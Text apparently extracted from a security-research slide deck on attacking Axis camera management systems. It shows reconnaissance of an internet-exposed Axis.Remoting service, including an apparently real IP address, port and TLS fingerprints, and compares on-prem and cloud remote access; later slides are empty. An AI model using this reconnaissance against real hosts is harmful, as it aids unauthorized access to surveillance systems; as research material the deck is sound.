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# Turning Camera Surveillance on its Axis

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# I want to hack *Big Company Inc.*

180.55 USD

+0.79 (0.44%) ↑ today

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After hours 180.54 -0.010 (0.0055%)

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
6M

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Open

179.82

Mkt cap

2.18T

52-wk high

208.70

High

180.77

P/E ratio

20.45

52-wk low

142.66

Low

178.19

Div yield

0.47%

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0.21

# But how?

- Searched for exposed services
- Found an interesting service
- What is **axis.remoting protocol** ?

**Certificate**

**Fingerprint** 43c053f29be29b1811c4e48a2872ed1c5

**Subject** CN=DESKTOP-3FH7UI5.axis.remoting

**Issuer** CN=DESKTOP-3FH7UI5.axis.remoting

**Names** DESKTOP-3FH7UI5.axis.remoting

**HTTP 55756/TCP** 07/05/2025 08:54 UTC

**Software** Microsoft Windows, Microsoft HTTP API 2.0

**Details** https://184.176.222.218:55756/  
Status 404 Not Found  
Body Hash sha1:a66898b36c94c53766e66c1a7aaeb149447ec083  
HTML Title Not Found

**Response Body** EXPAND

**TLS**

**Handshake**  
Version Selected TLSv1\_2  
Cipher Selected TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384

**Certificate**

**Fingerprint** 43c053f29be29b1811c4e48a2872ed1c5e27b9bb2c89f3b3e8d679cc64867f0a

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**Names** DESKTOP-3FH7UI5.axis.remoting

**Fingerprint**

JARM 2ad2ad16d00000022c2ad2ad2ad2ad46ff59a659b30fd8aeaa6755c67691b4  
JA3S 364ff14b04ef93c3b4cfa429d729c0d9

# Axis Cameras

- IP Camera
- OS is Axis OS (Custom Linux)
- Download firmware from Axis website
- Managed via web interface
  - Configuration, camera feed..



Not secure https://[REDACTED].camera/index.html#/status

AXIS M3085-V Network Camera

Status

**Device info**

Date and time: 1/31/2024 11:43:22AM  
IP address: [REDACTED]  
Serial number: [REDACTED]  
Firmware version: 11.9.60

[Upgrade firmware](#)

**Time sync status**

Synchronized: No  
Next sync: 00:00:00  
Time offset: -  
NTP servers:

[NTP settings](#)

**Security**

Access: HTTPS ✓  
TLS 1.0/1.1: Off ✓  
SSH: On ▲  
Discovery: Bonjour®, UPnP®, WS-

[Hardening guide](#)

**Connected clients**

Connections: 25  
Connected clients: 4

**Ongoing recordings**

No recordings in progress.

# Most companies have more than 1 camera...



# Axis Camera Station / Device Manager

- Manages Axis cameras
  - Discovery, config, firmwares

Type to filter

Devices

Add devices

Cameras

Other devices

Stream profiles

Image configuration

PTZ presets

Management

External data sources

Time synchronization

## Add devices

Select the devices in your network that you want to add to the server. You can find the added devices under [Devices](#).


[Manual search...](#) [Enter stream URLs...](#) [Refresh](#)  Include prerecorded video

	Name	IP Address	Hostname	MAC address
		<a href="#">10.1.48.12</a>		



# Axis Camera Station / Device Manager

- Live feed view and video recording



# How its used



# On-Prem vs. Cloud versions

- Axis Secure Remote Access (not Axis.Remoting)
  - **Pro:** Does not require exposing services to the internet
  - **Con:** pay-per-traffic - can be expensive
- On-Prem installation (uses Axis.Remoting)
  - **Pro:** Free to use
  - **Con:** Need to expose services to the internet



# What about remote access?

- Tons of orgs choose on-prem
  - Connect to their servers remotely
- To stay secure - Axis implemented secure protocol
  - Fully encrypted and authenticated binary protocol


## Port list

The following tables show which ports and protocols AXIS Camera Station 5 uses. You may need to allow these in your firewall for optimum performance and usability. We calculate port numbers based on the default HTTP main port 55752.


AXIS Camera Station 5 server sends data to devices on the following ports:




# On-Prem Connection



# On-Prem Connection



